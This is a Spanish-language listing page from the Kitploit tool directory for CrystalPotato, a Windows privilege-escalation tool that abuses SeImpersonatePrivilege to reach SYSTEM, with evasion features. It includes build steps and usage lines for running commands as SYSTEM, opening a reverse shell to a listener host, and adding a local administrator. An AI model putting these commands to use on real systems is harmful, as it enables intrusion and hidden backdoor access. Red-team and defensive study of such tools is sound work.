Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CrystalPotato — Port en Crystal de GodPotato para abusar de SeImpersonatePrivilege con syscalls indirectas, resolución dinámica de API y ofuscación de cadenas en tiempo de compilación. Ejecuta comandos, shells inversas o agrega usuarios. | Kitploit
Herramientas/GitHubGitHub/ricardojoserf/crystalpotato
Escalada de PrivilegiosExplotaciónPost-ExplotaciónPruebas de PenetraciónRed TeamingAtaque Adversario
GitHubricardojoserf/crystalpotato

CrystalPotato

Port en Crystal de GodPotato para abusar de SeImpersonatePrivilege con syscalls indirectas, resolución dinámica de API y ofuscación de cadenas en tiempo de compilación. Ejecuta comandos, shells inversas o agrega usuarios.

Compartir
Ver RepositorioSitio web
1342076hace 2 mesesRevisado por Kitploit

CrystalPotato


Puerto en Crystal de GodPotato, una escalada de privilegios local desde cuentas con SeImpersonatePrivilege a SYSTEM. Funciona abusando del Resolver OXID de DCOM y de la suplantación de canalizaciones con nombre.

Las APIs de Windows se resuelven dinámicamente y se invocan mediante stubs de syscall indirectos, todas las cadenas están ofuscadas con XOR en tiempo de compilación y, por defecto, solo se imprime la salida del comando. Probado en Windows 10, 11 y Server 2025.
CrystalPotato

Compilación

CrystalPotato se compila en un único archivo sin dependencias utilizando Crystal en Windows:

crystal build CrystalPotato.cr -o CrystalPotato.exe --release --static

Uso

Ejecutar un comando, iniciar una reverse shell o crear un administrador local.

CrystalPotato.exe -c <COMMAND>
CrystalPotato.exe -H <LHOST> -P <LPORT> [-c <SHELL>]
CrystalPotato.exe -u <USER> -pw <PASS>
FlagDescripción
-c CMDComando a ejecutar como SYSTEM o shell para la reverse shell (predeterminado: cmd.exe)
-H HOSTHost del listener de la reverse shell
-P PORTPuerto del listener de la reverse shell
-u USERCrear administrador local - Nombre de usuario
-pw PASSCrear administrador local - Contraseña
-p NAMENombre personalizado de la canalización (predeterminado: Crystal)
-dSalida de depuración
-ddTraza completa
-hMostrar ayuda

img2

Fuentes

  • GodPotato - Implementación original en C# por BeichenDream.

  • RustPotato - Implementación en Rust por safedv.

  • SigmaPotato - Implementación en C# con funcionalidades adicionales por tylerdotrar.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    258

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →